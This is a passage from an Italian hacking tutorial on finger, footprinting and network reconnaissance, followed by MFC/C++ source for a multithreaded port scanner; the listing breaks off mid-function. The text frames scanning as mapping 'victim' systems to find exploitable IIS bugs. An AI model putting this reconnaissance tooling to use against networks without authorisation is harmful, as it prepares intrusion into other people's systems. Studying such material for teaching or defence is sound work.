L'uso di finger riporta lo username di un travet comprese altre informazioni come ad esempio la data dell'ultimo login, la directory home e molte altre.
La sintassi di finger è :

```
finger user@host
```

Se il comando è indirizzato al localhost è sufficiente dare finger user.
Purtroppo per gli amministratori di sistema finger restituisce anche informazioni legate a utenti e directory speciali, che in genere non si vorrebbero comunicare ad utenti esterni al sistema.
Molte volte il protocollo è disabilitato.
I programmi visti fino ad ora sono in grado di svolgere determinate funzioni in modo completamente indipendente una dall'altra.
In altre parole alcune utilities sono in grado di enumerare gli host dentro ad un dominio, altre invece mostrano gli utenti connessi ad un host e cosi via.
Server Administrator invece riesce a listare gli host di un certo dominio e in relazione ad ogni singolo host permette di vedere gli utenti, le risorse condivise, lo stato della replicazione.

Esistono una serie di utilities che dispongono di numerosissime funzioni al loro interno.
Abbiamo visto che esistono utility che eseguono le funzionalità di NSLOOKUP, altre che eseguono il finger, altre ancora che eseguono l'enumerazione delle connessioni TCP e cosi via.
Alcuni pacchetti dispongono di tutto al loro interno.
Uno di questi pacchetti è ADVANCED ADMINISTRATOR TOOLS il quale è di tipo shareware ed è prelevabile in formato dimostrativo, funzionante per circa 30 giorni, dalla rete.
Un altro pacchetto con un numero elevatissimo di funzioni al suo interno è NETSCAN TOOLS 4.22.

Le funzioni eseguite sono molte a partire dal TRACROUTE per arrivare al FINGER, WHOIS ecc.

Footprinting

Questo termine è quello utilizzato per descrivere il processo completo indirizzato alla creazione di un quadro completo legato allo schema di sicurezza di un determinato obbiettivo.
Le operazioni da condurre sono molte in quanto possiedono come obbiettivo quello di riuscire ad individuare ogni singola caratteristica del sistema a partire dal tipo per giungere al sistema operativo e ai vari software che girano su questi.
Come abbiamo già detto prima alcune volte l'hacking si basa sul fatto di saper sfruttare bugs e caratteristiche dei vari software di gestione dei servers.
Le attività di raccolta delle informazioni sono il primo passo da fare e questo significa saper utilizzare un certo numero di programmi reperibili sulla rete indirizzati a identificare ogni singola caratteristica del sistema.
Supponiamo di riuscire ad individuare che su un determinato sistema ci gira Windows 2000 Server.
Un'altra serie di informazioni importantissime ad esempio saranno quelle che ci mostrearanno quali patchs e hotfix sono state installate su questo.
Stessa cosa dicasi per i vari software quali ad esempio IIS.
Molte modalità di accesso ai sistemi si basano, ad esempio, sui bugs presenti nella versione .0 di questo server.
Prima di cercare di adottare determinate soluzioni sarà quindi necessario identificare se la versione di fatto è quella che ci stiamo aspettando.
In questo capitolo cercheremo di fare una panoramica su quelle che sono le informazioni utili e quali sono i mezzi per riuscire ad ottenerle.
La prima attività è sicuramente quella che riesce ad individuare determinati IP con delle porte aperte.
I vari servers possono avere in funzione determinati servizi come ad esempio quello relativo a http.
Nella tabella legata alla descrizione delle porte abbiamo visto quali sono quelle più frequenti come ad esempio quella 80 legata al servizio http ovvero quella del WEB Server.

Se il sistema mantiene in funzione servers quali ad esempio il MAIL SERVER o un server FTP troveremo attive anche altre porte come ad esempio la 110.
La prima fase di ricerca di queste infrmazioni pretende l'utilizzo di quelli definiti con il termine di PORT SCANNER i quali fornitogli un determinato range di IP li analizzano ed indicano quali porte sono aperte su questi.
Di scanner ne esistono di moltissimi tipi anche se certi dispongono di funzioni molto avanzate come ad esempio NMAP in ambiente Unix o NMAPNT per quello Windows.
In ogni caso NMAP non è molto indicato come scanner per una prima identificazione di eventuali IP adatti.
Altri pacchetti quali ad esempio ADVANCED ADMINISTRATOR TOOLS possiedono caratteristiche ottime per tale funzione.
Per adesso lasciamo perdere quei software che dispongono di funzioni molto più dettagliate nell'ambito delle analisi fatte solo che queste vengono indirizzate ad un singolo IP.
Infatti software come RETINA riescono a provare sulle porte aperte anche un numero molto grande di tentativi da hacker ma soltanto che usando questo sarebbe impossibile individuare direttamente i sistemi in quanto sarebbe necessario conoscere già in partenza l'IP su cui fare il test.
Detto in altre parole per questa prima fase della ricerca ci servono SCANNER veloci il cui scopo sia solo quello di testare su un range di IP la presenza delle porte aperte.
Spesso le persone mantengono idee errate nei confronti di quella che è l'attoività dell'hacker.
In molti casi esiste la convinzione che alcuni hacker posseggano una bacchetta magica adatta a fare penetrare un individuo in tutti i sistemi.
Questa bacchetta magica di fatto è la capacità di farsi un quadro completo e chiaro del sistema o dei sistemi vittima sui quali si cerca di operare.
In alcuni casi entrare buin un sistema è una cosa particolarmente semplice soppratutto quando il sustem admin non segue alcune regole di base relative alla manutenzione dei propri sistemi.
Altri casi pretendono la ricerca di informazioni che vanno oltre a quelle che sono relative ad un computer soltanto.
Supponiamo che il sistema X, a seguito di un analisi dettagliata, non possegga di fatto dei bugs utilizzabili per scrivere informazioni o per attivare comandi su questo per cui a questo punto l'interesse si sposta verso quelle che sono le informazioni generali di tutto il dominio a cui appartiene il sistema.
La raccolta di tali informazioni potrebbero portare ad identificare il metodo per riuscire a sostituirsi a qualche host certificato all'interno del dominio stesso.
Nel presente capitolo vedremo alcune metodologie trattandole anche dal punto di vista del software anche se alcune utilities, come quelle di RHINO9, vengono trattate a parte.

Il test di presenza di un host

Al fine di testare soltanto la presenza di qualche IP potremmo anche utilizzare quelli definiti con il termine di PING SWEEPER come ad esempio Pinger di RHINO9 distribuito come freeware sulla rete.
Per fare questo potremmo anche scriverci un software
Vediamo di progettarci un PORTSCAN che ci possa servire in questa prima fase.
Il programma permette di testare direttamente degli IP utilizzando più THREAD oppure sempre con questo è possibile analizzare una determinata porta.
Le funzioni di gestione della rete vengono eseguite tramite una classe che viene creata derivata da quella SOCKADDR_IN.
Carichiamo Visual Studio e creiamo un progetto vuoto MFC basato sulla dialog.
La dialog mostrata nell'immagine è definita dentro al file di risorse .RC

```
//Microsoft Developer Studio generated resource script.
//
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

/////////////////////////////////////////////////////////////////////////////
#undef APSTUDIO_READONLY_SYMBOLS

/////////////////////////////////////////////////////////////////////////////
// English (U.S.) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
#pragma code_page(1252)
#endif //_WIN32

#ifdef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
END

2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
END

3 TEXTINCLUDE DISCARDABLE
BEGIN
    "#define _AFX_NO_SPLITTER_RESOURCES\r\n"
    "#define _AFX_NO_OLE_RESOURCES\r\n"
    "#define _AFX_NO_TRACKER_RESOURCES\r\n"
    "#define _AFX_NO_PROPERTY_RESOURCES\r\n"
    "\r\n"
    "#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)\r\n"
    "#ifdef _WIN32\r\n"
    "LANGUAGE 9, 1\r\n"
    "#pragma code_page(1252)\r\n"
    "#endif //_WIN32\r\n"
    "#include ""res\\portscan.rc2""  // non-Microsoft Visual C++ edited resources\r\n"
```

```
    "#include ""afxres.rc""         // Standard components\r\n"
    "#endif\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRAME           ICON    DISCARDABLE     "res\\portscan.ico"

/////////////////////////////////////////////////////////////////////////////
//
// Dialog
//

IDD_PORTSCAN_DIALOG DIALOGEX 0, 0, 355, 241
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION
EXSTYLE WS_EX_APPWINDOW
CAPTION "Port Scanner"
FONT 8, "MS Sans Serif"
BEGIN
    CONTROL         "Scan &Ports",IDC_PORT,"Button",BS_AUTORADIOBUTTON |
                    WS_GROUP | WS_TABSTOP,275,20,53,13
    CONTROL         "Scan &IP's",IDC_IP,"Button",BS_AUTORADIOBUTTON |
                    WS_TABSTOP,215,20,50,13
    RTEXT           "IP/Port:",IDC_STATIC,15,22,32,10
    EDITTEXT        IDC_IP_PORT,60,20,145,12,ES_AUTOHSCROLL
    LISTBOX         IDC_LIST,10,55,258,174,LBS_SORT | LBS_NOINTEGRALHEIGHT |
                    WS_VSCROLL | WS_TABSTOP
    DEFPUSHBUTTON   "&SCAN",IDOK,295,205,50,20
    PUSHBUTTON      "Cancel Scan",IDCANCEL,295,150,50,20
    COMBOBOX        IDC_THREAD_COUNT,295,180,50,113,CBS_DROPDOWNLIST |
                    WS_VSCROLL | WS_TABSTOP
    PUSHBUTTON      "Sa&ve Output",IDC_SAVE,295,125,50,19
    GROUPBOX        "",IDC_STATIC,0,0,355,45,0,WS_EX_DLGMODALFRAME
    GROUPBOX        "",IDC_STATIC,0,45,280,195,0,WS_EX_DLGMODALFRAME
    GROUPBOX        "",IDC_STATIC,280,45,75,195,0,WS_EX_DLGMODALFRAME
END


#ifndef _MAC
/////////////////////////////////////////////////////////////////////////////
//
// Version
//

VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904B0"
        BEGIN
            VALUE "CompanyName", "\0"
            VALUE "FileDescription", "portscan MFC Application\0"
            VALUE "FileVersion", "1, 0, 0, 1\0"
            VALUE "InternalName", "portscan\0"
            VALUE "LegalCopyright", "Copyright (C) 1998\0"
            VALUE "LegalTrademarks", "\0"
            VALUE "OriginalFilename", "portscan.EXE\0"
```

```
            VALUE "ProductName", "portscan Application\0"
            VALUE "ProductVersion", "1, 0, 0, 1\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END

#endif    // !_MAC


/////////////////////////////////////////////////////////////////////////////
//
// DESIGNINFO
//

#ifdef APSTUDIO_INVOKED
GUIDELINES DESIGNINFO DISCARDABLE
BEGIN
    IDD_PORTSCAN_DIALOG, DIALOG
    BEGIN
        LEFTMARGIN, 2
        RIGHTMARGIN, 353
        TOPMARGIN, 2
        BOTTOMMARGIN, 239
    END
END
#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Dialog Info
//

IDD_PORTSCAN_DIALOG DLGINIT
BEGIN
    IDC_THREAD_COUNT, 0x403, 11, 0
0x2031, 0x5328, 0x6e69, 0x6c67, 0x2965, "\000"
    IDC_THREAD_COUNT, 0x403, 10, 0
0x2032, 0x6854, 0x6572, 0x6461, 0x0073,
    IDC_THREAD_COUNT, 0x403, 10, 0
0x2034, 0x6854, 0x6572, 0x6461, 0x0073,
    IDC_THREAD_COUNT, 0x403, 10, 0
0x2038, 0x6854, 0x6572, 0x6461, 0x0073,
    IDC_THREAD_COUNT, 0x403, 11, 0
0x3631, 0x5420, 0x7268, 0x6165, 0x7364, "\000"
    IDC_THREAD_COUNT, 0x403, 11, 0
0x3233, 0x5420, 0x7268, 0x6165, 0x7364, "\000"
    IDC_THREAD_COUNT, 0x403, 11, 0
0x3436, 0x5420, 0x7268, 0x6165, 0x7364, "\000"
    IDC_THREAD_COUNT, 0x403, 12, 0
0x3231, 0x2038, 0x6854, 0x6572, 0x6461, 0x0073,
    IDC_THREAD_COUNT, 0x403, 12, 0
0x3532, 0x2036, 0x6854, 0x6572, 0x6461, 0x0073,
    IDC_THREAD_COUNT, 0x403, 12, 0
0x3135, 0x2032, 0x6854, 0x6572, 0x6461, 0x0073,
    IDC_THREAD_COUNT, 0x403, 13, 0
0x3031, 0x3432, 0x5420, 0x7268, 0x6165, 0x7364, "\000"
    0
END


/////////////////////////////////////////////////////////////////////////////
//
// String Table
//

STRINGTABLE DISCARDABLE
BEGIN
    IDP_SOCKETS_INIT_FAILED "Windows sockets initialization failed."
END

#endif    // English (U.S.) resources
/////////////////////////////////////////////////////////////////////////////
```

```
#ifndef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 3 resource.
//
#define _AFX_NO_SPLITTER_RESOURCES
#define _AFX_NO_OLE_RESOURCES
#define _AFX_NO_TRACKER_RESOURCES
#define _AFX_NO_PROPERTY_RESOURCES

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE 9, 1
#pragma code_page(1252)
#endif //_WIN32
#include "res\portscan.rc2"  // non-Microsoft Visual C++ edited resources
#include "afxres.rc"         // Standard components
#endif

/////////////////////////////////////////////////////////////////////////////
#endif    // not APSTUDIO_INVOKED
```

Le funzioni di gestione della rete sono incapsulati dentro alla classe CinetAddress.

```
#if !defined(AFX_INETADDRESS_H__3D4CE3A4_649E_11D2_A3F7_004033901FF3__INCLUDED_)
#define AFX_INETADDRESS_H__3D4CE3A4_649E_11D2_A3F7_004033901FF3__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000


/////////////////////////////////////////////////////////////////////////////
// CInetAddress

// use array operator for multiple aliases - or cast to 'SOCADDR_IN' directly
// constructor takes generic inet address and optional default port #

class CInetAddress : public CObject, public SOCKADDR_IN
{
public:
  DECLARE_DYNAMIC(CInetAddress);

  CInetAddress(LPCSTR szAddr, UINT uiDefPort=0);  // server:port
  virtual ~CInetAddress();

  BOOL IsValid()              // indicates no error in constructor
  { return(m_bIsValid); }
  CString GetAddress()   // as specified in constructor with port
  { return(m_csAddr); }
  CString GetName()
  { return(m_csName); }
  CString GetAlias()     // obtained by 'gethostbyaddr'
  { return(m_csAlias); }

  int GetDimensions()
  { return(1 + m_aAlternates.GetSize()); }

  SOCKADDR_IN operator [] (int iIndex);

  static BOOL IsAddress(LPCSTR szAddr);  // TRUE if #.#.#.#; false otherwise
  static BOOL GetAddress(LPCSTR szAddr, char cAddr[4]);

  static BOOL IsAddressRange(LPCSTR szAddr);  // TRUE if #.#.#.# with asterisks
  static BOOL GetAddressRange(LPCSTR szAddr, int cAddr[4]);

protected:

  CArray<SOCKADDR_IN,SOCKADDR_IN &> m_aAlternates;

  BOOL m_bIsValid;
```

```
  CString m_csAddr;
  CString m_csName;  // official name (from HOSTENT)
  CString m_csAlias; // 1st alias (from HOSTENT)
};


#endif // AFX_INETADDRESS_H__3D4CE3A4_649E_11D2_A3F7_004033901FF3__INCLUDED_
```

Il file .cpp è invece il seguente :

```
#include "stdafx.h"
#include "portscan.h"
#include "InetAddress.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

/////////////////////////////////////////////////////////////////////////////
// CInetAddress

IMPLEMENT_DYNAMIC(CInetAddress,CObject);

CInetAddress::CInetAddress(LPCSTR szAddr, UINT uiDefPort /* = 0 */)
{
  m_csAddr = szAddr;

  m_csAddr.TrimRight();
  m_csAddr.TrimLeft();

  sin_family = AF_INET;  // required
  sin_port = 0;                            // pre-load with zero
  memset(&sin_addr, 0, sizeof(sin_addr));  // pre-load with zeros, first
  memset(&sin_zero, 0, sizeof(sin_zero));  // zero out unused portion

  m_bIsValid = FALSE;

  int i1;

  i1 = m_csAddr.Find(':');  // the only ':' should be for a port

  CString csAddr = m_csAddr;

  if(i1 >= 0)
  {
    sin_port = atoi(csAddr.Mid(i1 + 1));

    if(!sin_port)
      sin_port = uiDefPort;

    csAddr = csAddr.Left(i1);
    csAddr.TrimRight();
  }
  else
  {
    sin_port = uiDefPort;
  }

  sin_port = htons(sin_port);  // ensure byte order is reversed

  if(!csAddr)
  {
    // assume current machine - get machine's default host name

    gethostname(csAddr.GetBufferSetLength(MAX_PATH), MAX_PATH);
    csAddr.ReleaseBuffer(-1);

    m_csAddr.Format("%s:%d", (LPCSTR)csAddr, (UINT)htons(sin_port));
  }


  HOSTENT *pH = NULL;
```

```
  // is address a #.#.#.# or a name?

  BOOL bIsAddress = IsAddress(csAddr); // alphanumeric?

  if(!bIsAddress)
  {
    pH = gethostbyname(csAddr);
  }
  else
  {
    char cAddr[4]={0,0,0,0};

    if(GetAddress(csAddr, cAddr))
    {
      sin_addr.S_un.S_un_b.s_b1 = cAddr[0];
      sin_addr.S_un.S_un_b.s_b2 = cAddr[1];
      sin_addr.S_un.S_un_b.s_b3 = cAddr[2];
      sin_addr.S_un.S_un_b.s_b4 = cAddr[3];

      pH = gethostbyaddr(cAddr, sizeof(cAddr), PF_INET);

      if(!pH)  // special case - specified an address...
      {
        if(::MessageBox(NULL, csAddr + " - address does not resolve - use it anyway?",
                        "* PORTSCAN - WARNING *",
                        MB_SETFOREGROUND | MB_YESNO | MB_ICONASTERISK)
           == IDYES)
        {
          m_bIsValid = TRUE;  // if I get here, it worked ok
          m_csAddr.Format("%s:%d", (LPCSTR)csAddr, htons(sin_port));  // just keep
THIS
        }

        return;
      }
    }
  }

  if(!pH)
  {
    return;  // no further processing (error)
  }

  if(pH->h_name)  // keep copy of name/port I connected to
  {
    m_csAddr.Format("%s:%d", (LPCSTR)pH->h_name, (UINT)htons(sin_port));
  }

  // if there's an alias, put the first one in m_csAlias

  if(pH->h_aliases && pH->h_aliases[0])
    m_csAlias = pH->h_aliases[0];

  ASSERT(pH->h_addrtype == PF_INET);
  ASSERT(pH->h_length == 4);

  if(!pH->h_addr_list || !pH->h_addr_list[0])
  {
    return;  // no further processing (error)
  }

  if(bIsAddress)
  {
    SOCKADDR_IN sa;
    memset(&sa, 0, sizeof(sa));

    sa.sin_family = sin_family;
    sa.sin_port = sin_port;

    if(pH->h_length >= 1)
      sa.sin_addr.S_un.S_un_b.s_b1 = pH->h_addr_list[i1][0];
    if(pH->h_length >= 2)
      sa.sin_addr.S_un.S_un_b.s_b2 = pH->h_addr_list[i1][1];
    if(pH->h_length >= 3)
      sa.sin_addr.S_un.S_un_b.s_b3 = pH->h_addr_list[i1][2];
    if(pH->h_length >= 4)
      sa.sin_addr.S_un.S_un_b.s_b4 = pH->h_addr_list[i1][3];
```

```
    if(sa.sin_addr.S_un.S_addr != sin_addr.S_un.S_addr)  // do they match?
      m_aAlternates.Add(sa);  // if NOT, make this one the 1st alternate
  }
  else
  {
    if(pH->h_length >= 1)
      sin_addr.S_un.S_un_b.s_b1 = pH->h_addr_list[0][0];
    if(pH->h_length >= 2)
      sin_addr.S_un.S_un_b.s_b2 = pH->h_addr_list[0][1];
    if(pH->h_length >= 3)
      sin_addr.S_un.S_un_b.s_b3 = pH->h_addr_list[0][2];
    if(pH->h_length >= 4)
      sin_addr.S_un.S_un_b.s_b4 = pH->h_addr_list[0][3];
  }

  // now, as long as there are alternates, add them to the 'm_aAlternates' array

  for(i1=1; pH->h_addr_list[i1]; i1++)
  {
    SOCKADDR_IN sa;
    memset(&sa, 0, sizeof(sa));

    sa.sin_family = sin_family;
    sa.sin_port = sin_port;

    if(pH->h_length >= 1)
      sa.sin_addr.S_un.S_un_b.s_b1 = pH->h_addr_list[i1][0];
    if(pH->h_length >= 2)
      sa.sin_addr.S_un.S_un_b.s_b2 = pH->h_addr_list[i1][1];
    if(pH->h_length >= 3)
      sa.sin_addr.S_un.S_un_b.s_b3 = pH->h_addr_list[i1][2];
    if(pH->h_length >= 4)
      sa.sin_addr.S_un.S_un_b.s_b4 = pH->h_addr_list[i1][3];

    if(sa.sin_addr.S_un.S_addr != sin_addr.S_un.S_addr)  // do they match?
      m_aAlternates.Add(sa);  // it not, go ahead and add it (make sure I don't
duplicate)
  }

  m_bIsValid = TRUE;  // if I get here, it worked ok
}

CInetAddress::~CInetAddress()
{
}

SOCKADDR_IN CInetAddress::operator [] (int iIndex)
{
  if(!iIndex)
  {
    return((SOCKADDR_IN)*this);
  }

  if(iIndex < 0 || iIndex > m_aAlternates.GetSize())
  {
    SOCKADDR_IN sa;
    memset(&sa, 0, sizeof(sa));

    return(sa);
  }

  return(m_aAlternates[iIndex - 1]);
}


// static member "helper" utility functions

BOOL CInetAddress::IsAddress(LPCSTR szAddr)  // TRUE if #.#.#.#; false otherwise
{
  // is address a #.#.#.# or a name?

  CString csAddr = szAddr;

  int i1;
  for(i1=0; i1 < csAddr.GetLength(); i1++)
  {
```

```
    if((csAddr[i1] < '0' || csAddr[i1] > '9') &&
       csAddr[i1] != '.')
      break;
  }

  return(i1 >= csAddr.GetLength());
}

BOOL CInetAddress::GetAddress(LPCSTR szAddr, char cAddr[4])
{
  LPCSTR lp1 = szAddr;
  unsigned long aL[4];

  cAddr[0] = cAddr[1] = cAddr[2] = cAddr[3] = 0;
  aL[0] = aL[1] = aL[2] = aL[3] = 0;

  int i1;
  for(i1=0; i1 < 4; i1++)
  {
    while(*lp1 && *lp1 != '.')
    {
      while(*lp1 <= ' ')
        lp1++;

      if(*lp1 < '0' || *lp1 > '9')  // not likely
        break;

      aL[i1] *= 10L;
      aL[i1] += (BYTE)(*lp1 - '0');

      lp1++;
    }

    if(!*lp1 || *lp1 != '.')
      break;

    lp1++;  // go past the '.'
  }

  if(!*lp1)  // this means 'good result'
  {
    // assume any remaining items are zeros and assign them as such,
    // unless the address was entered as a non-standard long integer
    // or "less than 3 dot" address.

    if(i1 < 1)
    {
      aL[1] = aL[0] & 0xffffff;
      aL[0] = (aL[0] >> 24) & 0xff;
    }
    if(i1 < 2)
    {
      aL[2] = aL[1] & 0xffff;
      aL[1] = (aL[1] >> 16) & 0xff;
    }
    if(i1 < 3)
    {
      aL[3] = aL[2] & 0xff;
      aL[2] = (aL[2] >> 8) & 0xff;
    }

    for(i1=0; i1 < 4; i1++)
    {
      cAddr[i1] = (unsigned char)(aL[i1] & 0xff);
    }
  }

  return(i1 >= 4);
}

BOOL CInetAddress::IsAddressRange(LPCSTR szAddr)  // TRUE if #.#.#.# with '*'
{
  // is address a #.#.#.# or a name?

  CString csAddr = szAddr;
  BOOL bAssToRisk = FALSE;
```

```
  int i1;
  for(i1=0; i1 < csAddr.GetLength(); i1++)
  {
    if((csAddr[i1] < '0' || csAddr[i1] > '9') &&
       csAddr[i1] != '.')
    {
      if(csAddr[i1] == '*' &&    // if it's an asterisk...
         (i1 == 0 || csAddr[i1 - 1] == '.') &&  // previous and next are/were '.'
         ((i1 + 1) >= csAddr.GetLength() || csAddr[i1 + 1] == '.'))
      {
        bAssToRisk = TRUE;
      }
      else
      {
        break;
      }
    }
  }

  return(bAssToRisk && i1 >= csAddr.GetLength());
}

BOOL CInetAddress::GetAddressRange(LPCSTR szAddr, int cAddr[4])
{
  LPCSTR lp1 = szAddr;

  cAddr[0] = cAddr[1] = cAddr[2] = cAddr[3] = 0;

  int i1;
  for(i1=0; i1 < 4; i1++)
  {
    while(*lp1 && *lp1 != '.')
    {
      while(*lp1 <= ' ')
        lp1++;

      if(*lp1 == '*')
      {
        cAddr[i1] = -1;
        lp1++;

        break;
      }
      else if(*lp1 < '0' || *lp1 > '9')  // not likely
      {
        break;
      }

      cAddr[i1] *= 10;
      cAddr[i1] += (BYTE)(*lp1 - '0');

      lp1++;
    }

    if(*lp1 && *lp1 != '.')
    {
      break;  // not likely
    }
    else if(!*lp1)
    {
      // assume remaining items are zeros and assign them as such

      while(i1 < 3)
        cAddr[++i1] = 0;
    }
    else
    {
      lp1++;  // go past the '.'
    }
  }

  return(i1 >= 4);
}
```

La dialog in cui vengono inseriti i dati viene gestita dalla serie di funzioni definite dentro alla classe CportscanDlg.

I files sono i seguenti :

```
#if !defined(AFX_PORTSCANDLG_H__8784EA58_6A18_11D2_A3FA_004033901FF3__INCLUDED_)
#define AFX_PORTSCANDLG_H__8784EA58_6A18_11D2_A3FA_004033901FF3__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

/////////////////////////////////////////////////////////////////////////////
// CPortscanDlg dialog

class CPortscanDlg : public CDialog
{
// Construction
public:
	CPortscanDlg(CWnd* pParent = NULL);  // standard constructor

  static CMutex m_Mutex;  // for synchronization
  static CArray<CWinThread *,CWinThread *> m_aThreads;  // current array of threads

  static void AddThread(CWinThread *);
  static void EndThread(CWinThread *);

  CFont m_Font;

// Dialog Data
	//{{AFX_DATA(CPortscanDlg)
	enum { IDD = IDD_PORTSCAN_DIALOG };
	CComboBox	m_wndThreadCount;
	CButton	m_btnExit;
	CButton	m_btnScan;
	CButton	m_btnHelp;
	CButton	m_btnCancel;
	CButton	m_btnSave;
	CListBox	m_wndList;
	CString	m_csIPPort;
	int		m_iType;
	CString	m_csStatus;
	int		m_iThreadCount;
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CPortscanDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);	// DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	HICON m_hIcon;

	// Generated message map functions
	//{{AFX_MSG(CPortscanDlg)
	virtual BOOL OnInitDialog();
	afx_msg void OnPaint();
	afx_msg HCURSOR OnQueryDragIcon();
	afx_msg void OnHelp();
	afx_msg void OnSave();
	virtual void OnOK();
	virtual void OnCancel();
	afx_msg void OnExit();
	afx_msg BOOL OnSetCursor(CWnd* pWnd, UINT nHitTest, UINT message);
	//}}AFX_MSG

  afx_msg LRESULT OnThreadExit(WPARAM,LPARAM);

	DECLARE_MESSAGE_MAP()
};

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif // !defined(AFX_PORTSCANDLG_H__8784EA58_6A18_11D2_A3FA_004033901FF3__INCLUDED_)
```

Il file .CPP è invece :

```
#include "stdafx.h"
#include "portscan.h"
#include "portscanDlg.h"
#include "InetAddress.h"
#include "SockThread.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

//#define THREAD_COUNT 128 /* initially, 128 threads - end-users can change this */
#define THREAD_COUNT (1L << m_iThreadCount)
#define WM_THREADEXIT (WM_USER + 123)

/////////////////////////////////////////////////////////////////////////////
// CPortscanDlg dialog


CMutex CPortscanDlg::m_Mutex(FALSE, "PORTSCANDLG_MUTEX");  // for synchronization
CArray<CWinThread *,CWinThread *> CPortscanDlg::m_aThreads;  // current array of
threads

CPortscanDlg::CPortscanDlg(CWnd* pParent /*=NULL*/)
       : CDialog(CPortscanDlg::IDD, pParent)
{
       //{{AFX_DATA_INIT(CPortscanDlg)
       m_csIPPort = _T("");
       m_iType = -1;
       m_csStatus = _T("");
       m_iThreadCount = -1;
       //}}AFX_DATA_INIT

       // Note that LoadIcon does not require a subsequent DestroyIcon in Win32
       m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);

  m_iType = 0;
  m_iThreadCount = 5;  // default is 32 threads
}

void CPortscanDlg::AddThread(CWinThread *pThread)
{
CSingleLock lock(&m_Mutex, TRUE);

  int i1;
  for(i1=0; i1 < m_aThreads.GetSize(); i1++)
  {
    if(m_aThreads[i1] == pThread)
    {
      break;
    }
  }

  if(i1 >= m_aThreads.GetSize())
    m_aThreads.Add(pThread);
}

void CPortscanDlg::EndThread(CWinThread *pThread)
{
CSingleLock lock(&m_Mutex, TRUE);

  int i1;
  for(i1=0; i1 < m_aThreads.GetSize(); i1++)
  {
    if(m_aThreads[i1] == pThread)
    {
      m_aThreads.RemoveAt(i1);
      break;
    }
  }

  lock.Unlock();
```

```
  while(!theApp.m_pMainWnd->PostMessage(WM_THREADEXIT, 0, 0))  // this is a wakeup
call
    Sleep(0);  // wait 'till I can post this successfully

  TRACE("Thread ended - %08xH\r\n", pThread->m_nThreadID);
}

void CPortscanDlg::DoDataExchange(CDataExchange* pDX)
{
       CDialog::DoDataExchange(pDX);
       //{{AFX_DATA_MAP(CPortscanDlg)
       DDX_Control(pDX, IDC_THREAD_COUNT, m_wndThreadCount);
       DDX_Control(pDX, IDC_EXIT, m_btnExit);
       DDX_Control(pDX, IDOK, m_btnScan);
       DDX_Control(pDX, IDHELP, m_btnHelp);
       DDX_Control(pDX, IDCANCEL, m_btnCancel);
       DDX_Control(pDX, IDC_SAVE, m_btnSave);
       DDX_Control(pDX, IDC_LIST, m_wndList);
       DDX_Text(pDX, IDC_IP_PORT, m_csIPPort);
       DDX_Radio(pDX, IDC_PORT, m_iType);
       DDX_Text(pDX, IDC_STATUS, m_csStatus);
       DDX_CBIndex(pDX, IDC_THREAD_COUNT, m_iThreadCount);
       //}}AFX_DATA_MAP

  CSingleLock lock(&m_Mutex, TRUE);

  if(!m_aThreads.GetSize())
  {
    m_btnCancel.EnableWindow(0);

    m_btnHelp.EnableWindow(1);
    m_btnSave.EnableWindow(1);
    m_btnScan.EnableWindow(1);

    m_btnExit.EnableWindow(1);  // force it
  }
  else
  {
    m_btnHelp.EnableWindow(0);
    m_btnSave.EnableWindow(0);
    m_btnScan.EnableWindow(0);
  }
}

BEGIN_MESSAGE_MAP(CPortscanDlg, CDialog)
       //{{AFX_MSG_MAP(CPortscanDlg)
       ON_WM_PAINT()
       ON_WM_QUERYDRAGICON()
       ON_BN_CLICKED(IDHELP, OnHelp)
       ON_BN_CLICKED(IDC_SAVE, OnSave)
       ON_BN_CLICKED(IDC_EXIT, OnExit)
       ON_WM_SETCURSOR()
       //}}AFX_MSG_MAP

  ON_MESSAGE(WM_THREADEXIT, OnThreadExit)

END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CPortscanDlg message handlers

BOOL CPortscanDlg::OnInitDialog()
{
       CDialog::OnInitDialog();

       // Set the icon for this dialog.  The framework does this automatically
       //  when the application's main window is not a dialog
       SetIcon(m_hIcon, TRUE);                     // Set big icon
       SetIcon(m_hIcon, FALSE);             // Set small icon

